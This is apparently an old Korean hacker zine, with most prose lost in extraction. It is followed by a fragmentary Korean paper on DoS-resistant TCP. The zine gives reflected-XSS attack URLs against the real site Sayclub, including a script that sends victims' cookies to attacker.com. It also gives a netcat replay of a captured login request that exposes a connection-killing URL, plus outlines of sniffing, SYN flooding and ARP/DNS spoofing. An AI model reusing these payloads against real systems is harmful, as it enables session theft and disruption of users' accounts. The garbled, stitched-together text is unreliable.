        break;
    case 25: printf("z");
        break;
    case 26: printf("0");
        break;
    case 27: printf("1");
        break;
    case 28: printf("2");
        break;
    case 29: printf("3");
        break;
    case 30: printf("4");
        break;
    case 31: printf("5");
```

```
        break;
    case 32: printf("6");
        break;
    case 33: printf("7");
        break;
    case 34: printf("8");
        break;
    case 35: printf("9");
        break;
    case 36: printf("5");
        break;
    case 37: printf("6");
        break;
    case 38: printf("7");
        break;
    case 39: printf("8");
        break;
    case 40: printf("9");
        break;
    case 41: printf("`");
        break;
    case 42: printf("!");
        break;
    case 43: printf("@");
        break;
    case 44: printf("$");
        break;
    case 45: printf("%");
        break;
    case 46: printf("^");
        break;
    case 47: printf("&");
        break;
    case 48: printf("*");
        break;
    case 49: printf("(");
        break;
    case 50: printf(")");
        break;
    case 51: printf("-");
        break;
    case 52: printf("_");
        break;
    case 53: printf("+");
        break;
    case 54: printf("|");
```



```
        break;
    case 55: printf("\\");
        break;
    case 56: printf(" ");
        break;
    case 57: printf("{");
        break;
    case 58: printf("}");
        break;
    case 59: printf("[");
        break;
    case 60: printf("]");
        break;
    case 61: printf(":");
        break;
    case 62: printf(";");
        break;
    case 63: printf("\");
        break;
    case 64: printf("'");
        break;
    case 65: printf("<");
        break;
    case 66: printf(">");
        break;
    case 67: printf(",");
        break;
    case 68: printf(".");
        break;
    case 69: printf("?");
        break;
    case 70: printf("/");
        break;
```

```
}
```

```
//---putch.c-----EOF
```

```
[root@Younix OH]# gcc o putch putch.c
[root@Younix OH]# ./punch F8CF226614C2
Password is 'abc123' ..
[root@Younix OH]#
```

가

가 . (:)

8x15. (by US)

= PC / /

, “ “ .
= , ,

PC

가

[root@Younix OH]# ls -al

drwxr-xr-x	2	root	root	4096	5	6 15:50	.
drwxr-x---	20	root	root	4096	5	6 14:35	..
-rw-r--r--	1	root	root	0	5	6 15:50	Cross
-rw-r--r--	1	root	root	0	5	6 15:50	Sayclub
-rw-r--r--	1	root	root	0	5	6 15:50	against
-rw-r--r--	1	root	root	0	5	6 15:50	scripting
-rw-r--r--	1	root	root	0	5	6 15:50	site

[root@Younix OH]#

8x20. Cross site scripting against Sayclub

8x21. (XSS)?

(CSS) 1 2 가 , CSS 가
, XSS

CSS (cascading style sheets) -

CSS (cross site scripting) -

가 ?!

가 , U!Y4M

http://www.wowhacker.com/BoArD/view.php?id=security&page=1&sn1=&divpage=1&sn=off&ss=on&sc=on&select_arrange=headnum&desc=asc&no=2451

가

XSS

..

,

가

가

??!

html

```
<script>alert('Hello');</script>
```

Hello

```
, <script>alert(document.cookie);</script>
```

?!

()

alert

가

?

```
<script>document.location='http://www.attacker.com/find.php?'+document.cookie</script>
```

document.location

8x22.

(by ASCII)

attacker.com

, find.php

가

,

가

가??!

<http://www.attacker.com/find.php?> ...

attacker.com

(access_log)

, find.php

가

,

,

,

,

가

가

??!!

. 가 .
 , document.location ,
 가 가..

XSS 3가 .

`http://naversearch.sayclub.com/finder_result.nwz?page=&search_flag=all&query=http://naversearch.sayclub.com/finder_result.nwz?page=&search_flag=all&query=<`

`http://club.sayclub.com/myclub_board.nwz?listscope=<`

`http://www.sayclub.com/global/logindirect.nwz?pageurl=http%3A%2F%2Fclub.sayclub.com&script=<`

3 URL , ..
 URL , .

`http://www.sayclub.com/global/logindirect.nwz?pageurl=http%3A%2F%2Fclub.sayclub.com&script=<script>document.location='http://www.attacker.com/find.php?'+document.cookie);</script>`

, .
 . XSS , 가 가 .
 %

+ = %b
 / = %2f
 = %20

+ 가 , URL

`http://www.sayclub.com/global/logindirect.nwz?pageurl=http%3A%2F%2Fclub.sayclub.com&script=<script>document.location='http://www.attacker.com/find.php?'+document.cookie);</script>`

, </script>

URL


가

URL

X90C

- : () , HTML
- embed , 가

X90C



, CTRL+C

!

8x23. (by Netcat)

8x30

(MIME) 가 , 가

- : <http://memo.sayclub.com>



XSS

, google.co.kr

8x24.

(by US)

$$=$$

URL

, , 가

= XSS 가 Hole()

```
% = 가
script = 가
cookie = 가
http:// = - ( )
ftp:// =
location =
..
..
```

```
[root@Younix OH]# ls -al
```

```

drwxr-xr-x   2 root    root      4096  5    6 14:53 .
drwxr-x---  20 root    root      4096  5    6 14:35 ..
-rw-r--r--   1 root    root         0  5    6 14:53 Connection
-rw-r--r--   1 root    root         0  5    6 14:53 Cut
-rw-r--r--   1 root    root         0  5    6 14:53 Disclosure
-rw-r--r--   1 root    root         0  5    6 14:53 Sayclub
-rw-r--r--   1 root    root         0  5    6 14:53 The
-rw-r--r--   1 root    root         0  5    6 14:53 URL
-rw-r--r--   1 root    root         0  5    6 14:53 against

```

[root@Younix OH]#

8x30. Cut The Connection URL Disclosure against Sayclub

8x31.

```

?
/
.
,
.
http://www.sayclub.co.kr 가
,
가
" Killme.nwz Killme.nwz
,
,
URL
(Sniffer) MIME
Killme.nwz URL
!

```

8x32. MIME (by)

```

----- MIME -----
POST /global/login.nwz HTTP/1.1
Accept: */*
Content-Type: application/x-www-form-urlencoded
User-Agent: SayClub
Host: www.sayclub.com
Content-Length: 143
Connection: Keep-Alive
Cache-Control: no-cache
Cookie: RMID=3d4be9363d6aedc0; Grade=C; ConnectionInfo=
usrid=[ ]&passwd=[ ]&pageurl=http%3A%2F%2Fwww.sayclub.com%2Findex.nwz&key=
[ ]112660640&myip=211.233.47.194&myport=4483&admin_index=0

```



```
-----
```

- usrid:
- passwd:
- pageurl: URL
- key: (< > ,)
- Myip: IP(211.233.???.???)
- Myport: ()

MIME 가 , .

8x33. (by Netcat)

Step 1)

Step 2)

Step 3) MIME

Step 4) , MIME nc

Step 5) URL

Step 6) Killme.nwz URL

Step 7)

Step 3

Step 4

```
[root@Younix OH]# cat > data [Enter]
```

```
// MIME
```

```
[Ctrl+c]
```

```
[root@Younix OH]# ls -al data
```

```
-rw-r--r--  1 root  root          0  5   6 14:31 data
```

```
[root@Younix OH]#
```

```
[root@Younix OH]# nc sayclub.co.kr 80 < data > capture.htm
```

```
// nc 80
```

```
// data (MIME )
```

```
// capture.htm
```

```
[root@Younix OH]# ls -al capture.htm
```

```
-rw-r--r--  1 root  root        161  5   6 14:35 capture.htm
```

```
[root@Younix OH]# cat capture.htm
```

```
// Killme.nwz URL
```

```
// , .
```

```
HTTP/1.1 200 OK
```

Date: Wed, 06 Nov 2002 10:25:53 GMT

Server: Apache/1.3.26 (Unix) mod_ssl/2.8.9 OpenSSL/0.9.6g

P3P: CP="NOI DSP DEVa TAla OUR BUS ONL UNI", policyref=http://www.sayclub.com/w3c/p3p.xml"

Cache-Control: no-cache, private, must-revalidate

Pragma: no-cache

Keep-Alive: timeout=15, max=100

Connection: Keep-Alive

Transfer-Encoding: chunked

Content-Type: text/html; charset=euc-kr

1a6

<script>

var exp = new Date ();

exp.setTime (exp.getTime () - 1000);

document.cookie = 'MailInfo=; domain=sayclub.com; path=/; expires=' + exp.toGMTString ();

</script>

<script>

var exp_ck = new Date ();

exp_ck.setTime (exp_ck.getTime () + 60000);

document.cookie = 'ClientInfo=YToxOntz0jc6lm SI7fQ%3D%3D;

domain=sayclub.com; path=/; expires='+exp_ck.toGMTString();</script>

<!-- PASS -->

e

<!-- NICK -->

174

<!--ALREADY_LOGIN--><script>multilogin_handler("[id]","javascript:window.open('http://www.sayclub.com/global/killme.nwz?usrId=[id]&pageurl=http%3A%2F%2Fwww.sayclub.com%2Findex.nwz&SAYR_MYIP=211.233.47.87&SAYR_MYPORT=3151&admin_index=0

&ctime=1036578353&ckey=

','_killme','scrollbars=no,resizable=yes,width=300,height=200');");</script>


0

[root@Younix OH]#

Killme.nwz

http://www.sayclub.com/global/killme.nwz?usrId=[ID]&pageurl=http%3A%2F%2Fwww.sayclub.com%2Findex.nwz&SAYR_MYIP=211.233.47.87&SAYR_MYPORT=3151&admin_index=0

가



8x34. (by)

가 가 !


1 More)

2 More)

, IP()가

3 More)

, .. 가 , ,



9x00. Dalgona's Part

By Dalgona

zwsonic@shinbiro.com

- 9x10.
- 9x11. 가 ...
- 9x12.
- 9x13.
- 9x140.
- 9x141. packet sniffing
- 9x142. TCP sync flooding
- 9x143. TCP Hijacking
- 9x144. Source Routing
- 9x145. ARP attack
- 9x146. Domain name modification
- 9x147. IP spoofing
- 9x15. ...
- 9x20. : DoS TCP

9x10.

9x11. 가 ...
 ,
 . 가
 . (.)
 . 가
 . 가
 ,
 .
 ,
 .
 ,
 .
 가
 가
 .
 .
 wowhacker.org overhead team

9x12.

.
 ()
 .
 . ' , '
 ' , ' , ' 가 '
 inter()net() ()
 가
 가
 (SSL, SSH)
 가 가?
 . (C class가
 .)
 .
 MAC address
 가
 (.)


가

가

ADSL, ISDN, PPP

.(.)

9x13.



(a)

(b)

가

DoS , Source Routing

(c) 가

가

가

가 packet sniffing

(d)

가

가

가

TCP hijacking,

Source Routing, ARP attack, domain name modification

(e)

가

가

. IP spoofing, TCP hijacking

9x140.

9x141. packet sniffing


가 . promiscuous mode(
) MAC address가 MAC address 가
 . WinPCap
 sniffer . WinPCap 가
 . (가 WinPCap
) libPcap
 tcpdump .
 .
 hexa
 address address, port
 , sequence
 100Mbps 10Mbyte 가
 가 (.
).
 가 .
 . OverHead BokDong2

9x142. TCP sync flooding

Mitnick
 . Mitnick 가 TCP sync flooing
 TCP hijacking .
 TCP connection 3-way handshaking .
 A, B
 . A가 SYN . A, B
 TCP header Sequence number SYN bit set .
 . A SYN B SYN/ACK A가
 Sequence number+1 가 .
 . A가 ACK B SYN/ACK ACK
 .
 가 TCP

.(FIN bit set FIN
)
 (Listening queue) 가 . 가
 5 10, 20 30
 가 .() TCP sync flooding
 IP 가 (DoS
) SYN SYN/ACK SYN/ACK
 ACK
 2000 2 DoS

9x143. TCP Hijacking



(
) IP 123.123.123.123 MAC address aa:aa:aa:aa:aa:aa ARP packet
 123.123.123.123
 aa:aa:aa:aa:aa:aa
 ' 123.123.123.123 ? MAC address ? ' ARP
 request 123.123.123.123 MAC address ' 가
 123.123.123.123 MAC address aa:aa:aa:aa:aa:aa ' ARP response
 가 overwrite 123.123.123.123 ARP response
 ' 가 123.123.123.123 MAC address aa:aa:aa:aa:aa:ab '
 aa:aa:aa:aa:aa:ab
 (IP address가 MAC address
).

9x146. Domain name modification

가 가
 DNS server www.yahoo.co.kr IP address
 DNS
 IP address www.yahoo.co.kr
 DNS server DNS
 ID
 ID (redhat ftp.redhat.com IP가)
 www.yaho.co.kr www.yajoo.co.kr
 가

9x147. IP spoofing

hijacking port scanner IP address
 ARP attack IP spoofing IP 가
 IP
 port scanner가 IP spoofing IP
 port port scan scanner
 IP 500 IP가 port port scanning 500
 request 1 port scanning
 RAW Socket proxy

9x15.

...

가

가

가

가

DoS

TCP

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Design of Extended TCP preventing for DoS attack

Zin-Won Park⁰ Myung-Kyun Kim
school of Computer Science and Information Technology, University of Ulsan

1.

HTTP, FTP, SMTP, Telnet
TCP
TCP

TCP
TCP
TCP

(Denial of Service)
2000 (yahoo.com)

2. TCP

2.1 3-way handshake

TCP
way handshake
Sequence Number

< 1 >

[1] Kihong Park Heejo Lee
PPM (Probabilistic Packet Marking)
(traceback)

Kanta Matsuura Hideki Imai [2] Diffie-Hellman
(key-agreement protocol)

[3] Stamatis Karnouskos가
DoS

DoS
TCP
DoS

TCP Xinu


3

2

TCP

TCP
가 5

4



1. TCP 3-way handshake>

SYN

SYN

ACK

SYN

SYN

shake가

가

SYN

ACK

가

TCP 3-way handshake

3-way hand-
ESTABLISHED

2.2 TCP

3-way handshake
가
IP address
(IP Spoofing)
(SYN)
IP address 가
ACK 가
ACK가
SYN+ACK
ACK가
가
(incomplete connection queue+complete connection queue) 가
가 가
IP spoofing DoS(Denial of Service) 가
[4].
가 IP address 가 가
SYN
SYN+ACK
RESET


3. TCP

3.1 DoS handshake
가 3-way
SYN+ACK

1.
2. ACK 가 SYN

TCP 3-way handshake
가 3-way handshake
가


3.2
< 2> DoS
TCP 3-way handshake KEY 가



SYN
IP address 가
Hash SYN KEY 가
SYN ACK KEY
ACK KEY
KEY가 ACK
KEY가
가 KEY
가 KEY
KEY 가 KEY
KEY 가 KEY
KEY Hash 가
IP address

[2] Diffie-Hellman 가
가
Hash 가 KEY
가

3.3 TCP State Machine
< 3> TCP finite state machine
SYN-RCVD
Input/ Output
()
SYN SYN-SENT 가
ACK가
가 가 SYN+ACK+KEY
ACK+KEY ESTABLISHED 가
TCP state machine




< 3. TCP state machine >

LISTEN 가 SYN
KEY IP address
ACK+SYN
KEY+ACK
KEY IP address
ACK
ESTABLISHED 가

4. TCP

4.1

Xinu[5]



4.2 가

7

		TCP	TCP
IP spoofing	10		
	50		
	100		
IP spoofing	10		
	50		
	100		

< 1. TCP TCP >

5.

< 1>
spoofing DoS TCP IP
TCP IP spoofing
TCP IP spoofing
IP spoofing DDoS
TCP가 Hash

6.

- [1] Kihong Park and Heejo Lee "On the Effectiveness of Probabilistic Packet Marking for IP Traceback under Denial of Service Attack" IEEE INFOCOM 2001
- [2] Kanta Matsuura and Hideki Imai "Resolution of ISAKMP/Oakley Key-Agreement Protocol Resistant against Denial-of-Service Attack" IEEE Internet Workshop, 1999
- [3] Stamatis Karnouskos "Dealing with Denial-of-service Attacks in Agent-enabled Active and Programmable Infrastructures" IEEE COMPSAC 2001
- [4] Andrian Piskozub "Denial of service and distributed denial of service attacks" IEEE International Conference 2002
- [5] XINU <http://public.ise.canberra.edu.au/~chrisc/xinu.html> online documents